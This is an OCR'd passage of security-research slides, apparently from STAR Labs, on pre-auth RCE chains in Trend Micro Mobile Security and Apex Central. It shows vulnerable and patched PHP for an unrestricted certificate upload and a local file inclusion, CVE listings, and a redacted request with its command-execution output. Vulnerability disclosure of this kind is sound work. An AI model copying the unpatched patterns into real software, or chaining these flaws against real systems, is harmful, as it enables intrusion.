178                 $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
179                 mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file-->".$tempFile);
180
181                 if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)){
182                     mydebug_log("[TMMSPM Proxy][RetriveData] move upload file failed.(" . $fileName.")");
183                     return false;
184                 }
```

Patched

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Review

STAR LABS

Only allow: `.cer`, `.p12`, `.pfx`, `.pem`

proxy.php

```
153             }
154             case 'set_certificates_config':{
155                 $isPostFile = true;
156                 $headers [] = 'Accept:text/html';
157                 if($_FILES["cert_file_name"]["error"]>0){
158                     mydebug_log("[TMMSPM Proxy][RetriveData] php receive file
159                     return false;
160                 }
161
162                 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file suc
163
164                 $fileName = $this->GetFileName($_FILES['cert_file_name']['nam
165                 $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\
166                 mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file
167
168                 if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],
169                     mydebug_log("[TMMSPM Proxy][RetriveData] move upload file
170                     return false;
171                 }
```

Unpatched

proxy.php

```
166                 ydebug_log("[TMMSPM Proxy][RetriveData] php receive file failed:(".$_FILES["cert_file_na
167                 eturn false;
168             }
169
170             myde ug_log("[TMMSPM Proxy][RetriveData] php receive file success.");
171
172             $fil Name = $this->GetFileName($_FILES['cert_file_name']['name']);
173             if (!$this->StrEndsWith($fileName, ".cer") && !$this->StrEndsWith($fileName, ".p12")
174                 && !$this->StrEndsWith($fileName, ".pfx") && !$this->StrEndsWith($fileName, ".pem")) {
175                 mydebug_log("[TMMSPM Proxy][RetriveData] unknown file type");
176                 return false;
177             }
178             $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
179             mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file-->".$tempFile);
180
181             if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)){
182                 mydebug_log("[TMMSPM Proxy][RetriveData] move upload file failed.(" . $fileName.")");
183                 return false;
184             }
```

Patched

WidgetPoolFactory.abstract.php

```
    }
    /**
     *\brief Description
     * This method will return object of WFWidgetPoolManager
     * @param $strUpdateType There are 3 update types=>widget, configure_widg
     * @return WFWidgetPoolManager
     */
    public function getWidgetPoolManager($strUpdateType = 'widget'){
        if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
            $strFileName = $this->objFramework->getTypeFactory()->getString()
            require_once (self::getDirnameFile() . '/widget/'.$strFileName.'F
            $strClassName = 'WF'.$strFileName.'PoolManager';
            self::$instance[__FUNCTION__][$strUpdateType] = new $strClassName
        }
        return self::$instance[__FUNCTION__][$strUpdateType];
    }
```

Unpatched

WidgetPoolFactory.abstract.php

```
     */
    public function getWidgetPoolManager($strUpdateType = 'widget'){
        mydebug_log("WidgetPoolFactory -> update type: " . $strUpdateType);
        if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
            $strFileName = $this->objFramework->getTypeFactory()->getString()->getUpperCamelCase($strUpdateType);
            $poolManagers = array("Widget", "WidgetComponent", "ConfigureWidget", "ConfigureWidgetAndWidgetComponent");
            if (!in_array($strFileName, $poolManagers)) {
                myerror_log("WidgetPoolFactory -> WidgetPoolManager not found: " . $strFileName . ". Use widget instead.");
                $strFileName = "Widget";
            }
            require_once (self::getDirnameFile() . '/widget/'.$strFileName.'PoolManager.php');
            $strClassName = 'WF'.$strFileName.'PoolManager';
            self::$instance[__FUNCTION__][$strUpdateType] = new $strClassName($this->objFramework);
        }
        return self::$instance[__FUNCTION__][$strUpdateType];
    }
```

Patched

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Review

STAR LABS

Only allow: “Widget”, “WidgetComponent”, “ConfigureWidget”, “ConfigureWidgetAndWidgetComponent”

WidgetPoolFactory.abstract.php

```
56      }
57      /**
58       *\brief Description
59       * This method will return object of WFWidgetPoolManager
60       * @param $strUpdateType There are 3 update types=>widget, configure_widg
61       * @return WFWidgetPoolManager
62       */
63      public function getWidgetPoolManager($strUpdateType = 'widget'){
64          if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
65              $strFileName = $this->objFramework->getTypeFactory()->getString()
66              require_once (self::getDirnameFile() . '/widget/'.$strFileName.'F
67              $strClassName = 'WF'.$strFileName.'PoolManager';
68              self::$instance[__FUNCTION__][$strUpdateType] = new $strClassName
69          }
70          return self::$instance[__FUNCTION__][$strUpdateType];
71      }
```

WidgetPoolFactory.abstract.php

```
62       */
63      public function getWidgetPoolManager($strUpdateType = 'widget'){
64          mydebug_log("WidgetPoolFactory -> update type: " . $strUpdateType);
65          if(! isset(self::$instance[__FUNCTION__][$strUpdateType])){
66              $strFileName = $this->objFramework->getTypeFactory()->getString()->getUpperCamelCase($strUpdateType);
67              $poolManagers = array("Widget", "WidgetComponent", "ConfigureWidget", "ConfigureWidgetAndWidgetComponent");
68              if (!in_array($strFileName, $poolManagers)) {
69                  myerror_log("WidgetPoolFactory -> WidgetPoolManager not found: " . $strFileName . ". Use widget instead.");
70                  $strFileName = "Widget";
71              }
72              require_once (self::getDirnameFile() . '/widget/'.$strFileName.'PoolManager.php');
73              $strClassName = 'WF'.$strFileName.'PoolManager';
74              self::$instance[__FUNCTION__][$strUpdateType] = new $strClassName($this->objFramework);
75          }
76          return self::$instance[__FUNCTION__][$strUpdateType];
77      }
```

Unpatched

Patched

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Review

STAR LABS


- Trend Micro Mobile Security (Enterprise)
- Full chain from pre-auth to RCE (CVSSv3.1 score 9.8)
  - CVE-2023-32523 – Authentication Bypass
  - CVE-2023-32525 – (Limited) File Upload
  - CVE-2023-32527 – (Limited) Local File Inclusion
- Not 1 but 2 chains (`/widget` and `/widgetforsecurity`):
  - CVE-2023-32524 – Authentication Bypass
  - CVE-2023-32526 – (Limited) File Upload
  - CVE-2023-32528 – (Limited) Local File Inclusion


Trend Micro Apex Central

Chain #3 - ??? RCE

STAR LABS

- Trend Micro Apex Central
- Primitives that are unexploitable on its own
  - Primitive #1
  - Primitive #2
  - Primitive #3
  - Primitive #N ...?


Request
Pretty
Raw
Hex
1 GET /webapp/ [redacted]
HTTP/2
2 Host: 192.168.126.128
3 User-Agent: python-requests/2.27
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Cookie: modalEDR2v1=true; WFINFOR=root; wf_cookie_path=%2F; LANG=en_US; wf_version=3.8; cname=dashBoard; theme=default; lastID=49; lastTab=-1; wids=modTmcmOperationCenter,; ASP_NET_SessionId=whvvicjdjhvxonrc0hxvdn4s; .ASPXAUTH=C1FF46B448122C3AB550E3B29859CF6777B884F188622A84BFA1F2FA4EE03A49D18231EB056F67184597BCC23C075F82BC7E2562965090FBAAA3220191F22AE8F119148AECCD1162A749AE1ABA934F713E41299163C478A09A0CBDA552F1861B; LoginSymbol=79d82e03-69d6-47f6-8001-61fef19bef0a; wf_CSRF_token=c3fae1ed182f6c0cf5105aa728e5d021; PHPSESSID=ji6vs9df48npm9rhg9mjharvjp
7
8
Response
Pretty
Raw
Hex
Render
1 HTTP/2 500 Internal Server Error
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: application/json
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 Set-Cookie: wf_cookie_path=%2F; path=/
8 Strict-Transport-Security: max-age=31536000
9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 Date: Mon, 26 Jun 2023 07:59:59 GMT
12 Content-Length: 57
13
14 ntauthority\iusr
15 ntauthority\iusr
16
17 =====Success=====
INSPECTOR




Chain #3: ??? RCE | Exploitation


STAR LABS


- Searching for variants paid off
- Primitives were similar to other Trend Micro products
- Unexploitable on their own, however

